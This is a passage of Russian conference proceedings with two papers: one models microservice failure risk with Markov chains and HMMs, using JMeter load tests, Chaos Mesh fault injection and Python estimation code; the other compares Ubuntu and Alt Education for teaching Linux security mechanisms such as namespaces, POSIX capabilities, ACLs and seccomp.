Экспериментальное микросервисное приложение состоит из:

- Сервиса REST API, разработанного с использованием Python Flask (или Node.js Express);
- Предоставляет конечные точки:
 - GET /api/users — извлечение списка пользователей из базы данных;
 - POST /api/users — вставка новой записи пользователя;
 - Работает внутри контейнера Docker.
- Сервиса базы данных:
 - PostgreSQL 15, работающий в отдельном контейнере.
 - Содержит одну таблицу (рис. 1).

```
CREATE TABLE users (
  id SERIAL PRIMARY KEY,
  name VARCHAR(100),
  email VARCHAR(150),
  created_at TIMESTAMP DEFAULT NOW()
);
```

Рис. 1. Таблица микросервисного приложения

Для создания синтетических рабочих нагрузок использовался Apache JMeter (v5.6):

- Профиль рабочей нагрузки;
- Одновременные пользователи 50 → 5000;
- Время запуска 30 секунд;

— Типы запросов: 80% чтение (GET /api/users); 20% запись (POST /api/users); 20 минут на один тестовый запуск. Контролируемые показатели в данном эксперименте: время отклика (мс), пропускная способность (запросов/с), частота ошибок (%) использование ЦП/памяти (Prometheus + Grafana). Планы тестирования JMeter определяются в формате XML (.jmx) и представлены в коде (рис. 2), в котором запускается 500 одновременных пользователей, выполняющих операции GET и POST по API.

```
<TestPlan guiclass="TestPlanGui" testclass="TestPlan" testname="Baseline API Test">
  <hashTree>
    <ThreadGroup guiclass="ThreadGroupGui" testclass="ThreadGroup" testname="Users Load Test">
      <stringProp name="ThreadGroup.num_threads">500</stringProp>
      <stringProp name="ThreadGroup.ramp_time">30</stringProp>
      <stringProp name="ThreadGroup.duration">1200</stringProp>
      <elementProp name="ThreadGroup.main_controller" elementType="LoopController">
        <boolProp name="LoopController.continue_forever">true</boolProp>
        <stringProp name="LoopController.loops">-1</stringProp>
      </elementProp>
    </ThreadGroup>
    <hashTree>
      <HTTPSamplerProxy guiclass="HttpTestSampleGui" testclass="HTTPSamplerProxy" testname="GET Users">
        <stringProp name="HTTPSampler.method">GET</stringProp>
        <stringProp name="HTTPSampler.path">/api/users</stringProp>
        <stringProp name="HTTPSampler.domain">localhost</stringProp>
        <stringProp name="HTTPSampler.port">5000</stringProp>
      </HTTPSamplerProxy>
      <HTTPSamplerProxy guiclass="HttpTestSampleGui" testclass="HTTPSamplerProxy" testname="POST Users">
        <stringProp name="HTTPSampler.method">POST</stringProp>
        <stringProp name="HTTPSampler.path">/api/users</stringProp>
        <stringProp name="HTTPSampler.domain">localhost</stringProp>
        <stringProp name="HTTPSampler.port">5000</stringProp>
        <stringProp name="HTTPSampler.postBodyRaw">true</stringProp>
        <elementProp name="HTTPSampler.Arguments" elementType="Arguments">
          <collectionProp name="Arguments.arguments">
            <elementProp name="json-data" elementType="HTTPArgument">
              <stringProp name="Argument.value">
                {"name": "John Doe", "email": "johndoe@example.com"}
              </stringProp>
            </elementProp>
            <stringProp name="HTTPArgument.contentType">application/json</stringProp>
          </collectionProp>
        </elementProp>
      </HTTPSamplerProxy>
    </hashTree>
  </TestPlan>
```

Рис. 2. Планы тестирования JMeter

Здесь минимальный API Python Flask, прошедший стресс-тестирование (рис. 3).

```
from flask import Flask, request, jsonify
import psycopg2

app = Flask(__name__)

# Database connection
conn = psycopg2.connect(
    host="db",
    database="users_db",
    user="postgres",
    password="password"
)
cur = conn.cursor()

@app.route('/api/users', methods=['GET'])
def get_users():
    cur.execute("SELECT id, name, email, created_at FROM users LIMIT 100;")
    rows = cur.fetchall()
    return jsonify([{"id": r[0], "name": r[1], "email": r[2], "created_at": str(r[3])} for r in rows])

@app.route('/api/users', methods=['POST'])
def add_user():
    data = request.json
    cur.execute("INSERT INTO users (name, email) VALUES (%s, %s) RETURNING id;", (data['name'], data['email']))
    conn.commit()
    return jsonify({"status": "success", "id": cur.fetchone()[0]})

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000)
```

Рис. 3. Минимальный API Python Flask

Результаты JMeter сохраняются в формате .jtl.

Логи, используемые ELK Stack для отслеживания ошибок. Экспортеры Prometheus собирали данные о загрузке процессора/памяти/задержке на системном уровне. Этот набор данных послужил основой для оценки вероятностей переходов в Таблице 3 (например, частота ошибок → переходы в состояние «Деградация/Отказ»).

На втором этапе происходит регистрация сбоя через имитацию сбоя с помощью Chaos Mesh: сбой узла (симулируется отключением модуля Kubernetes), задержка в сети (200–500 мс), потеря пакетов (1–5%). В конце фиксируется отклик системы и снижение уровня обслуживания. Начальные установки необходимы для управления радиусом сбоя через маркировку только целевых модулей с помощью chaos=true. Установка на максимальное количество одновременных экспериментов — проводить один разрушительный эксперимент одновременно. Вводятся условия прерывания: автоматическая остановка, если частота ошибок > 10% в течение > 60 с или задержка p95 > 2х базового значения в течение > 2 мин. SLO для отслеживания: доступность, задержка p95, частота ошибок, насыщенность базы данных, глубина очереди. Планирование начинается с коротких интервалов (60–120 с) и постепенно увеличивается. Отмечаются только те модули, на которые требуется повлиять (рис. 4).

```
kubectcl -n app label deploy/api chaos=true
kubectcl -n app label statefulset/postgres chaos=true
```

Рис. 4. Отметка модулей

Экспериментальная матрица представлена в таблице 2.

Таблица 2

Экспериментальная матрица

Id	Вид	Цель	Параметры	Длительность	Назначение (состояние, эффект)
E1	PodChaos	api	kill 1 pod, mode=one	90 с	Устойчивость, поведение перезапуска
E2	NetworkChaos	api→postgres	delay=300 ms, jitter=50 ms	180 с	Скачки задержки → деградация состояния
E3	NetworkChaos	api	loss=3%	180 с	Периодические ошибки → деградация состояния
E4	StressChaos	api	cpu=2 cores, workers=2	120 с	Насыщенность ЦП → деградация состояния/Е
E5	StressChaos	api	mem=1Gi	120 с	Риск GC/OOM
E6	IOChaos	postgres	delay=50 ms on /var/lib/postgresql	180 с	Медленные запросы → деградация состояния
E7	TimeChaos	api	skew+=+90 s	120 с	Ошибки токена/сеанса → Отказ

Начинается обработка с E1→E3 и затем продолжается. Сохраняется каждый файл, затем выполняется kubectcl apply -f <файл>.yaml (рис. 5).

```
apiVersion: chaos-mesh.org/v1alpha1
kind: PodChaos
metadata:
  name: api-pod-kill
  namespace: chaos-testing
spec:
  action: pod-kill
  mode: one
  duration: "90s"
  selector:
    namespaces: ["app"]
    labelSelectors:
      chaos: "true"
  pods: {}
```

Рис. 5. Обработка и сохранение файлов

Запускается эксперимент: kubectcl apply -f pod-kill.yaml.

И затем наблюдаются:

- События kubectcl -n chaos-testing get events --sort-by=.lastTimestamp;
- Статус CR kubectcl -n chaos-testing describe podchaos api-pod-kill;

- Метрики сервиса (Prometheus):
 - `Http_server_requests_seconds_count`;
 - `http_server_requests_seconds_bucket (p95/99)`;
 - `Http_requests_errors_total`;
 - БД `pg_stat_database_xact_commit/rollback, pg_stat_activity`.

Для каждого запуска (E1–E7) записываются временные метки начала/остановки, длительность, параметры, задержка p50/p95/p99, пропускная способность, частота ошибок, время восстановления (до исходного уровня) и количество перезапусков, метки состояний (работоспособность/деградация/отказ) с помощью вашей модели несущей/пороговых значений:

- работоспособно G: $err < 1\%$, $p95 < \text{базовый уровень} \times 1,2$;
- деградация D: $1\% \leq err < 10\%$ или $p95$ в диапазоне $[1,2 \times, 2 \times)$;
- отказ E: $err \geq 10\%$ или $p95 \geq 2 \times$ базовый уровень или пик 5хх.

Суммарно получают оценки вероятности/скорости переходов (количество $G \rightarrow D$, $D \rightarrow E$ и т.д./время воздействия), MTTF/MTTR для каждого класса неисправностей, чувствительность к времени восстановления (согласуется с таблицей 5). Один из результатов вывода представлен на рис. 6.

```
timestamp,experiment_id,kind,param,value,latency_p95_ms,err_rate,throughput_rps,state
2025-08-24T10:01:00Z,E2,NetworkChaos,delay_ms,300,540,0.032,820,Degraded
2025-08-24T10:03:00Z,E2,NetworkChaos,delay_ms,300,980,0.112,610,Erroneous
2025-08-24T10:06:00Z,E2,NetworkChaos,delay_ms,0,210,0.004,1000,Good
```

Рис. 6. Результат вывода

На третьем этапе происходит оценка вероятности перехода через вывод вероятности переходов между состояниями (работоспособное $\rightarrow$ деградация $\rightarrow$ отказ) из журналов мониторинга. Далее обучается скрытая марковскую модель (СММ) для определения скрытых состояний системы на основе наблюдаемых метрик.

Создается журнал мониторинга, в котором будут регистрироваться наблюдаемые параметры системы и полученные метки состояний с течением времени, а затем оцените вероятностную модель состояния [4-5]:

- DTMC (дискретная марковская цепь), если состояния наблюдаются непосредственно через фиксированные интервалы;
- CTMC (непрерывная марковская цепь), если вы отслеживаете время пребывания между изменениями состояний;
- HMM (скрытая марковская модель), если «истинное» состояние не поддается непосредственному наблюдению.

На этом этапе создается матрица перехода, P (DTMC) или генератор, Q (CTMC), границы неопределенности (CI/апостериорные вероятности) и метрики риска (устойчивое состояние, вероятность отказа на k-м шаге, MTTF).

Определяется базовая линия из шага 1 (медианы относительно стабильного окна): `p95_base`, `err_base`, `thr_base`. Правила маркировки (в соответствии с SLO):

- работоспособное (G): $err\_rate < 0,01$ и $lat\_p95\_ms < 1,2 \times p95\_base$;
- деградация (D): $0,01 \leq err\_rate < 0,10$ или $1,2 \leq lat\_p95\_ms < 2,0 \times p95\_base$;
- отказ (E): $err\_rate \geq 0,10$ или $lat\_p95\_ms \geq 2,0 \times p95\_base$, или сервис не отвечает.

Это дает непосредственно наблюдаемый временной ряд состояний $s_t \in \{G, D, E\}$. Если метрики зашумлены или многомодальны, используется HMM. Скрытые состояния выражаются через $S \in \{G, D, E\}$., Наблюдения o_t через вектор (`lat_p95`, `err_rate`, `throughput`, `cpu_pct`, ...). Выбросы гауссовские (логарифмически преобразованные асимметричные признаки) или смешанные гауссовские, выходы апостериорные $p(s_t=i|o_{1:t})$, $argmax$. DTMC (фиксированное Δt) из маркированной последовательности $s_0, \dots, s_T$ на интервале Δt [6-7]:

- Вычисление количества транзакций (1):

$$N_{ij} = \{t: s_t = i, s_{t+1} = j\}, \quad (1)$$

- MLE определяется (2).

$$\hat{P}_{ij} = \frac{N_{ij}}{\sum_j N_{ij}}, \quad (2)$$

- Байесовское сглаживание (априорное сглаживание Дирихле α_{ij} ; симметричное сглаживание α) (3):

$$\widetilde{P}_{ij} = \frac{N_{ij} + \alpha_{ij}}{\sum_j (N_{ij} + \alpha_{ij})}, \quad (3)$$

Применяется $\alpha=1$ для сглаживания Лапласа.

Метриками риска принято DTMC (рис. 7):

- стабильное состояние $\pi P = \pi, \sum_i \pi_i = 1$;
- риск отказа на k-м шаге от «работоспособное» $G [e_G^T P^k]^E$, где e_G является утилитарной формой для G;
- в случае, когда E поглощает, MTTF можно вывести через фундаментальную матрицу $N = (I - Q)^{-1}$ для переходной подматрицы Q.

На рис. 7 можно ознакомиться с метриками риска (принято DTMC).

```
import numpy as np

# Состояния 0=G, 1=D, 2=E
N = np.array([
    [218, 17, 5],
    [43, 172, 25],
    [28, 19, 193]
], dtype=float)

# Сглаживание Лапласа (альфа=1) для избежания нулей:
alpha = 1.0
P = (N + alpha) / (N.sum(axis=1, keepdims=True) + alpha*3)

# Устойчивое состояние (левый собственный вектор собственного значения 1)
eigvals, eigvecs = np.linalg.eig(P.T)
i = np.argmin(np.abs(eigvals - 1.0))
pi = np.real(eigvecs[:, i])
pi = pi / pi.sum()

# Риск отказа на k-шаге от работоспособного G
def k_step_failure_risk(P, k, start=0, fail=2):
    Pk = np.linalg.matrix_power(P, k)
    e = np.zeros(P.shape[0]); e[start] = 1.0
    return float(e @ Pk)[fail]

risk_10min = k_step_failure_risk(P, k=120) # if dt=5s

print("P=\n", np.round(P, 3))
print("pi=", np.round(pi, 3))
print("10-min failure risk from Good=", round(risk_10min, 4))
```

Рис. 7. DTMC

Для СТМС (по времени события), если регистрируется время пребывания (рис. 8):

- для каждого состояния i общее время пребывания T_i , количество переходов $N_{ij} (j \neq i)$;
- оценки ставок представляются видом (4):

$$\widehat{q}_{ij} = \frac{N_{ij}}{T_i} \quad (j \neq i), \quad q_{ii} = -\sum_{j \neq i} \widehat{q}_{ij}, \quad (4)$$

- переход через горизонт τ $P(\tau) = e^{Q\tau}$ (экспоненциальная матрица).
- устойчивое состояние $\pi Q = 0, \sum \pi_i = 1$.

```
import numpy as np
from scipy.linalg import expm

# время задержки (секунды) и переход
# counts from state i to j (j!=i)
T = np.array([1300.0, 900.0, 1100.0]) # total time spent in G, D, E
N_off = np.array([
    [0.0, 17, 5],
    [43, 0.0, 25],
    [28, 19, 0.0]
])

Q = N_off / T[:, None]
np.fill_diagonal(Q, -Q.sum(axis=1))

# вероятность после нахождения в E, начиная с G
tau = 600.0 # 10 minutes
P_tau = expm(Q * tau)
prob_GE_10min = P_tau[0, 2]
```

Рис. 8. СТМС

Для НММ (частичная наблюдаемость) применяется ЭМ (Баума–Велча), чтобы узнать (рис. 9):

- Начальное π , переход A (то же, что и P), параметры излучения θ ;
- Затем используется метод Витерби или сглаживание для получения $p(s_i)$ и ожидаемых значений $N_{ij} = \sum_t \gamma_t(i, j)$ для A .

```
import numpy as np
from hmmlearn.hmm import GaussianHMM

# матрица наблюдений T x F (например, [log_lat_p95, err_rate, log_thr])
# длины: необязательная сегментация для каждого эксперимента
hmm = GaussianHMM(n_components=3, covariance_type="full", n_iter=200, tol=1e-3, verbose=True, random_state=0)
hmm.fit(X)

post = hmm.predict_proba(X) # p(s|o)
labels = post.argmax(axis=1) # метки для журнала
A = hmm.transmat_ # P
```

Рис. 9. НММ

На четвертом этапе рассчитываются метрики риска через вычисления вероятности стационарного состояния с помощью анализа цепей Маркова. Далее, оценивается среднее время до отказа (MTTF) при различных уровнях избыточности и рассчитывается вероятность появления отказного состояния в течение следующих 5–30 минут (рис. 10) [8].

```
import pandas as pd
import numpy as np

#Журнал мониторинга
labeled with states (G, D, E)
df = pd.read_csv("journal.csv")
states = {'G':0, 'D':1, 'E':2}
labels = df['state_label'].map(states).to_numpy()

#Построить матрицу количества переходов
K=3
N = np.zeros((K,K), dtype=int)
for a, b in zip(labels[:-1], labels[1:]):
    N[a,b] += 1

# Оценить матрицу вероятностей перехода с помощью сглаживания Лапласа
alpha = 1.0
P = (N + alpha) / (N.sum(axis=1, keepdims=True) + alpha*K)

print("Transition counts N:\n", N)
print("Estimated P matrix:\n", np.round(P, 3))
```

Рис. 10. MTTF

На заключительном этапе анализируется чувствительность, путем изменения скорости восстановления (задержка автоматического переключения на резерв = 1 с, 5 с, 10 с и наблюдений, как политики избыточности и восстановления влияют на общий риск системы.

Результаты. Проведен поэтапный имитационный эксперимент, который позволяет идентифицировать следующие результаты:

- Подход на основе цепей Маркова успешно количественно оценил долгосрочную доступность, при этом вероятность сохранения работоспособного состояния в стационарном состоянии составила ~85%;
- Была продемонстрирована возможность раннего предупреждения, так как фильтрация НММ обнаруживала переходы в деградированное состояние до возникновения критических ошибок;
- Анализ чувствительности показал, что небольшое увеличение скорости восстановления значительно улучшает среднее время безотказной работы (MTTF), что подтверждает важность стратегий резервирования;
- Модель адаптировалась к нестационарным условиям путем перекалибровки вероятностей переходов в скользящих временных стеках.

В таблице 3 показаны вероятности перехода между тремя состояниями системы (работоспособное G, деградация D, отказ E). Вероятность остаться в состоянии «Работоспособный» (0,91) значительно выше, чем вероятность перехода в состояние «Деградация» (0,07) или «Отказ» (0,02). Это свидетельствует о высокой стабильности системы в нормальных условиях. Вероятность перехода из состояния «Деградация» в состояние «Деградация» (0,72) значительно выше, чем вероятность возврата в состояние «работоспособное» (0,18). Вероятность перехода в состояние «Отказ» (0,10) в пять раз выше, чем из состояния «работоспособное» (0,02). Это говорит о том, что как только система начинает ухудшаться, вероятность критического сбоя значительно возрастает.

Таблица 3

Вероятности перехода (оцененные по логам)

От/к	работоспособное (G)	деградация (D)	отказ (E)
работоспособное (G)	0,91	0,07	0,02
деградация (D)	0,18	0,72	0,10
отказ (E)	0,30	0,20	0,50

При переходе от состояния «Отказ» к состоянию «работоспособное» вероятность сохранения состояния «Отказ» составляет 0,50, а вероятность восстановления до «работоспособное» — всего 0,30. Это демонстрирует важность механизмов быстрого восстановления — в противном случае, после выхода системы из строя, она, как правило, остаётся в состоянии «работоспособное» в течение длительного времени.

Анализ устойчивого состояния и метрики риска по таблице 4 раскрывают долгосрочное поведение системы. С вероятностью устойчивого состояния 0,84 система находится в работоспособном состоянии большую часть времени. Это согласуется с сильным самоциклом в Таблице 3 (0,91). Система проводит около 11% времени в состоянии деградации. Это важно, поскольку деградация часто приводит к нарушениям SLA (медленный отклик, снижение пропускной способности). В устойчивом состоянии система находится в состоянии ошибки около 5% времени. Для критически важных систем 5% времени простоя (≈ 72 минуты в день) неприемлемо, что

указывает на необходимость повышения устойчивости. Среднее время до отказа (MTTF) оценивается примерно в 1,8 часа, что означает, что в среднем система сталкивается с критической ошибкой каждые 2 часа. Это очевидный недостаток, если требуется непрерывная работа. Краткосрочный риск (в течение 10 минут) демонстрирует, вероятность появления ошибки в течение 10 минут составляет 6%. Это относительно высокий показатель, свидетельствующий о подверженности системы быстрым сбоям при начале деградации. Среднее время обнаружения задержки, составляющее около 45 секунд до определения состояния деградации, можно сократить с помощью более совершенных инструментов обнаружения аномалий или мониторинга.

Таблица 4

Показатели риска в базовых условиях

Метрика	Значение
Вероятность устойчивого состояния (G)	0,84
Вероятность стационарного состояния (D)	0,11
Вероятность стационарного состояния (E)	0,05
Среднее время до отказа (MTTF)	~ 1,8 ч
Краткосрочный риск (E в течение 10 мин)	6%
Задержка обнаружения деградированного состояния	~ 45 сек

В таблице 5 показано влияние механизмов восстановления на устойчивость системы. Сокращение времени ремонта с 10 секунд до 1 секунды увеличивает среднее время безотказной работы с 2,5 часов до 5,6 часов повышает надежность системы более чем вдвое. Вероятность успешного восстановления в устойчивом состоянии увеличивается с 0,88 до 0,95 по мере сокращения времени восстановления, что показывает, что более быстрое восстановление так же важно, как и предотвращение отказов. При практически мгновенном восстановлении наблюдается снижение риска до +40%, что свидетельствует о том, что разработка механизмов быстрого переключения на резерв (например, резервных узлов, автоматического перезапуска контейнеров) является одной из наиболее эффективных стратегий минимизации времени простоя.

Таблица 5

Анализ чувствительности: влияние частоты ремонта

Время ремонта (переключение при отказе)	Среднее время до отказа (часы)	Состояние в установившемся режиме (G)	Снижение риска по сравнению с базовым уровнем
10 сек	2,5	0,88	+12%
5 сек	3,4	0,91	+23%
1 сек	5,6	0,95	+40%

Обсуждение. Система стабильна в нормальном режиме работы (84% работоспособного состояния), но деградация представляет собой опасное промежуточное состояние — как только система переходит в состояние деградации, риск полного отказа резко возрастает. Время простоя существенно (5%), что представляет собой проблему для критически важных сервисов. Время ремонта оказывает наибольшее влияние на общую надежность и риск. Инвестиции в резервирование, автоматическое аварийное переключение и проактивный мониторинг обеспечивают наилучшее повышение устойчивости.

Прогнозирование рисков осуществимо: краткосрочная оценка вероятности (например, 6% вероятность отказа в течение 10 минут) дает полезную информацию для проактивного вмешательства (масштабирования, балансировки нагрузки, миграции).

Заключение. Результаты показывают, что представление рисков в виде вероятностных состояний обеспечивает практичную и обобщенную основу для управления рисками распределенных систем. Данный подход применим к различным средам, таким как облачные кластеры, сети Интернета вещей и критически важные инфраструктуры. Он позволяет не только количественно оценивать текущий риск, но и прогнозировать сбои в краткосрочной перспективе. Подход обеспечивает интеграцию автоматизированных политик смягчения, таких как миграция нагрузки или аварийное переключение. Однако ограничения сохраняются. Предположение Маркова (переходы без памяти) может чрезмерно упрощать реальную динамику, особенно когда частота отказов зависит от истории рабочей нагрузки. Расширение модели до полумарковского подхода или обучения с подкреплением может охватить более богатую временную картину. Кроме того, развертывание в реальном времени требует эффективной оценки состояния и непрерывного обновления параметров.

СПИСОК ЛИТЕРАТУРЫ

1. Богатырев В.А. Информационные системы и технологии. Теория надежности. М. : Издательство Юрайт, 2024. 366 с.
2. Вентцель Е.С. Теория случайных процессов и ее инженерные приложения. М. : Высшая школа, 2000. 385 с.
3. Гнеденко Б.В. Курс теории вероятностей. М. : Наука, 1988. 448 с.
4. Зорин А.В., Зорин В.А., Пройдакова Е.В., Федоткин М.А. Введение в общие цепи Маркова. Нижний Новгород: Нижегородский госуниверситет, 2013. 51 с.
5. Кононов Д.А. Исследование безопасности систем управления на основе анализа их системных параметров. М. : ИПУ РАН, 2020. 102-108 с.
6. Магомедов Ш.Г. Модели и методы адаптивного риск-ориентированного управления доступом в распределенных информационных системах. // Автореферат диссертации на соискание ученой степени доктора технических наук: 2.4.6. Екатеринбург : Уральский федеральный университет им. первого Президента России Б.Н. Ельцина, 2024. 47 с.
7. Широкий А.А. Учёт влияния структуры сложной системы при управлении рисками. Управление большими системами : сборник трудов. 2024. № 107. С. 88-106.
8. Ширяев А.Н. Вероятность-1. М.: МЦНМО, 2007. 581 с.

УДК 004.451

**ОПЫТ ИМПОРТОЗАМЕЩЕНИЯ ОС UBUNTU НА ОС «АЛТ ОБРАЗОВАНИЕ» В ДИСЦИПЛИНЕ
«ОПЕРАЦИОННЫЕ СИСТЕМЫ» ПРИ ПОДГОТОВКЕ СПЕЦИАЛИСТОВ ПО НАПРАВЛЕНИЯМ
«ИНФОРМАЦИОННЫЕ СИСТЕМЫ И ТЕХНОЛОГИИ» И «КОМПЬЮТЕРНАЯ БЕЗОПАСНОСТЬ»**

Широков Владимир Владимирович, Шиголева Марина Андреевна

Санкт-Петербургский государственный электротехнический университет «ЛЭТИ» им. В.И. Ульянова (Ленина)

Профессора Попова ул., 5, Санкт-Петербург, 197022, Россия

e-mail: dudypool@yandex.ru, vvshirokov@mail.ru, vvcehanovsky@mail.ru

Аннотация. Рассматриваются вопросы перевода программно-технической базы дисциплины «Операционные системы» направлений «Информационные системы и технологии» и «Компьютерная безопасность» с ОС Ubuntu на ОС «Альт Образование» в обеспечение практических занятий учебного процесса. ОС «Альт Образование» рекомендуется для проведения учебных занятий. Для указанного перевода необходимо проверить, как ранее созданные практические задания будут реализовываться в новой ОС. В данной работе рассматриваются разделы, связанные с механизмами обеспечения безопасности операционных систем, а именно, с пространствами имен, posix-возможностями, списками контроля доступа и безопасными вычислениями. Проверка показала, что команды ОС, обеспечивающие рассматриваемые механизмы, в Ubuntu и «Альт Образование» в основном совпадают, но есть отличия в именах устанавливаемых библиотек и привилегиях некоторых вызываемых команд.

Ключевые слова: компьютерная безопасность; безопасные вычисления; операционная система; пространства имен; posix-возможности.

**EXPERIENCE OF IMPORT SUBSTITUTION OF OS UBUNTU TO OS «ALT EDUCATION»
IN THE DISCIPLINE «OPERATING SYSTEMS» IN THE TRAINING OF SPECIALISTS IN THE
AREAS OF «INFORMATION SYSTEMS AND TECHNOLOGIES» AND «COMPUTER SECURITY»**

Shirokov Vladimir, Schigoleva Marina

Saint Petersburg Electrotechnical University

5 Professor Popov St, St. Petersburg, 197022, Russia

e-mail: dudypool@yandex.ru, vvshirokov@mail.ru, vvcehanovsky@mail.ru

Abstract. The article considers the issues of transferring the educational process of the discipline «Operating Systems» of the directions «Information Systems and Technologies» and «Computer Security» in terms of practical classes from the Ubuntu OS to the Alt Education OS. The Alt Education OS is recommended for conducting training sessions. For the specified transfer, it is necessary to check how previously created practical tasks will be implemented in the new OS. This work considers sections related to the mechanisms of ensuring the security of operating systems, namely, namespaces, posix capabilities, access control lists and secure computing. The check showed that the OS commands that provide the mechanisms in question are mostly the same in Ubuntu and Alt Education, but there are differences in the names of the installed libraries and the privileges of some called commands.

Keywords: computer security; secure computing operating system; namespaces; posix capabilities.

Введение. В дисциплине «Операционные системы» для учащихся направлений подготовки «Информационные системы и технологии» и «Компьютерная безопасность» неотъемлемым является раздел, касающийся средств обеспечения информационной безопасности, как требование безопасности информационных технологий.

К изучаемым в данном разделе средствам относятся следующие механизмы операционных систем:

- пространства имен;
- posix-возможности;
- списки контроля доступа;
- безопасные вычисления.

Перечисленные механизмы входят в большинство систем информационной безопасности, таких как AppArmor, SELinux [1], а также в средства контейнеризации приложений, такие как Docker.

В рамках дисциплины «Операционные системы» перечисленные механизмы изучаются преимущественно на практических занятиях. Изучая каждый из механизмов, обучаемые выступают сначала в роли администратора и командами операционной системы обеспечивают работу соответствующего механизма. Например, изоляцию ресурсов с помощью команды `unshare` в механизме пространства имен, предоставление ограниченных прав процессам с помощью команды `setcap` в механизме `posix`-возможностей или предоставление прав доступа к файлам конкретным пользователям с помощью команды `setfacl` механизма списков контроля доступа.

Затем обучаемые выступают в роли программиста и пишут приложения, которые практически выполняют подобные же действия с помощью функций, предоставляемых операционной системой в виде программного интерфейса.

Такое ролевое распределение обучаемых соответствует требованиям профессионального стандарта в области технических наук в ходе научных исследований и разработок с выполнением трудовых функций по видам своей профессиональной деятельности.

Традиционно практическое освоение изучаемых в дисциплине механизмов производилось в среде операционной системы Ubuntu компании Canonical. Однако в настоящее время рекомендуемой для использования в учебном процессе является операционная система «Альт Образование» компании «Базальт СПО» [2]. Поэтому для переноса практических занятий в среду операционной системы «Альт Образование» необходимо учесть особенности данной системы с точки зрения правил выполнения команд, а также порядка установки и подключения требуемых библиотек.

Поскольку среди обучаемых популярной является установка операционных систем на виртуальную машину VirtualBox, необходимо уточнить, что для установки «Альт Образование» на виртуальную машину можно указать подтип RedHat.

Операционная система «Альт Образование» характерна тем, что при стандартной установке отсутствует команда `sudo`. Поэтому ее целесообразно установить эту команду. Необходимо перейти в режим привилегированного пользователя (`root`) командой `su`, а затем набрать `apt-getupdate`, `apt-getdist-upgrade`, `apt-getinstallsudo`.

Затем в файле `/etc/sudoers` необходимо снять комментарий (`#`) со строки `# WHEEL_USERSALL=(ALL:ALL) ALL`.

Было проверено в пространствах имен `PID`, `UTS`, `TIME`, `USER`, меняется ли состав команд при проверке свойств изолированности пространств имен [3].

Пространство имен `PID`. Ubuntu: `sudo unshare --fork --pid --mount-procbash` — создание изолированного пространства `PID`. Затем `echo $$` — вывод идентификатора процесса — получаем 1, `echo $PPID` — вывод идентификатора родительского процесса — получаем 0.

«Альт Образование»: `sudo unshare --fork --pid --mount-procbash` — создание изолированного пространства `PID`. Затем `echo $$` — вывод идентификатора процесса — получаем 1, `echo $PPID` — вывод идентификатора родительского процесса — получаем 0.

Результат: исходные команды и результаты совпадают.

Пространство имен `UTS`. Ubuntu: `sudo unshare -u bash` — создание изолированного пространства `UTS`. Затем: `hostname` — вывод имени хоста. Затем: `hostname mynewhostname` — установка нового имени хоста. Затем: `exit` — выход из изолированного пространства `UTS`. Затем: `hostname` — получим первоначальное имя хоста.

«Альт Образование»: `sudo unshare -u bash` — создание изолированного пространства `UTS`. Затем: `hostname` — вывод имени хоста. Затем: `hostname mynewhostname` — установка нового имени хоста. Затем: `exit` — выход из изолированного пространства `UTS`. Затем: `hostname` — получим первоначальное имя хоста.

Результат: исходные команды и результаты совпадают.

Пространство имен `TIME`. Ubuntu: `sudo unshare --time --fork --boottime 60 uptime -p` — создание изолированного пространства `TIME` со смещением времени `boottime` на 1 минуту, вывод времени и возврат в исходное пространство. Получаем результат (пример) `up 21 minutes`. Команда `uptime -p` в исходном пространстве дает результат `up 20 minutes`. Получили смещение 1 мин.

«Альт Образование»: `sudo unshare --time --fork --boottime 60 uptime -p` — создание изолированного пространства `TIME` со смещением времени `boottime` на 1 минуту, вывод времени и возврат в исходное пространство. Получаем результат (пример) `up 1 hour, 47 minutes`. Команда `uptime -p` в исходном пространстве дает результат `up 1 hour, 46 minutes`. Получили смещение 1 мин.

Результат: исходные команды и результаты совпадают.

Пространство имен `USER`. Ubuntu: `unshare -Ubash` — создание изолированного пространства `USER`. Затем: `echo $$` - вывод идентификатора процесса (пример, 3816). В исходном пространстве (в другом терминале): `echo «0 1000 1» | sudo tee /proc/3816/uid_map` — редактирование файла отображения — пользователь с идентификатором 1000 отображается в новом пространстве в пользователя с идентификатором 0 (`root`). В новом пространстве: `id` — получаем `uid=0(root)`.

«Альт Образование»: `unshare -Ubash` — создание изолированного пространства `USER`. Команда не проходит, требует привилегий `root`: `sudo unshare -U bash`. Затем: `echo $$` - вывод идентификатора процесса (пример, 6045). В исходном пространстве (в другом терминале): `echo «0 500 1» | sudo tee /proc/6045/uid_map` — редактирование файла отображения — пользователь с идентификатором 500 отображается в новом пространстве в пользователя с идентификатором 0 (`root`). В новом пространстве: `id - uid=65534(nobody)`.

Отображение не состоялось.

Результат: команды и результаты не совпадают!

Были рассмотрены особенности чтения и установки posix-возможностей в ОС Ubuntu и ОС «Альт Образование» [4]. В ОС «Альт Образование» команды `setcap` и `getcap` требуют привилегий (надо набирать `sudogetcap`, `sudosetcap`). В ОС Ubuntu команда `getcap` — чтение posix-возможностей файла не требует привилегий.

При установке библиотеки для работы с posix-возможностями в Ubuntu необходимо набирать команду `sudaptinstalllibc-dev`. При установке библиотеки с такой же функциональностью в «Альт Образование» необходимо набирать команду `sudapt-getinstalllibc-devel`. То есть различие имеется в именах библиотек поддержки posix-возможностей.

В обеих системах необходимо добавлять заголовочный файл `<sys/capability.h>` и собирать программу с ключом `-lcap`.

При рассмотрении особенностей чтения и формирования списков контроля доступа в ОС Ubuntu и ОС «Альт Образование» [5] также есть различие.

Правила выполнения команд `getfacl` и `setfacl` в двух ОС совпадают. При написании программ в обеих ОС необходимо добавлять заголовочные файлы `<sys/acl.h>` и `<acl/libacl.h>`. В ОС Ubuntu устанавливается библиотека `libacl1-dev`, в ОС «Альт Образование» устанавливается библиотека `libacl-devel`.

То есть различие имеется в именах библиотек для поддержки списков контроля доступа.

При реализации безопасных вычислений [6] были выявлены особенности обеих ОС.

В ОС Ubuntu необходимо устанавливать библиотеку `libseccomp-dev` для поддержки программирования безопасных вычислений.

В ОС «Альт Образование» библиотека с такой же функциональностью называется `libseccomp-devel`. В обоих случаях в тексты программ необходимо добавлять заголовочный файл `<seccomp.h>`, а собирать программу с ключом `-lseccomp`.

Заключение. Сравнение средств для работы с механизмами обеспечения безопасности двух ОС — Ubuntu и «Альт Образование» показывает:

- средства двух ОС в основном совпадают, различаются имена библиотек, поддерживающих программирование с использованием соответствующих механизмов;
- наибольшее различие выявлено в функциональности пространства имен USER, что требует дальнейшего изучения, в том числе и для пространств NETWORK, MOUNT и CGROUP;
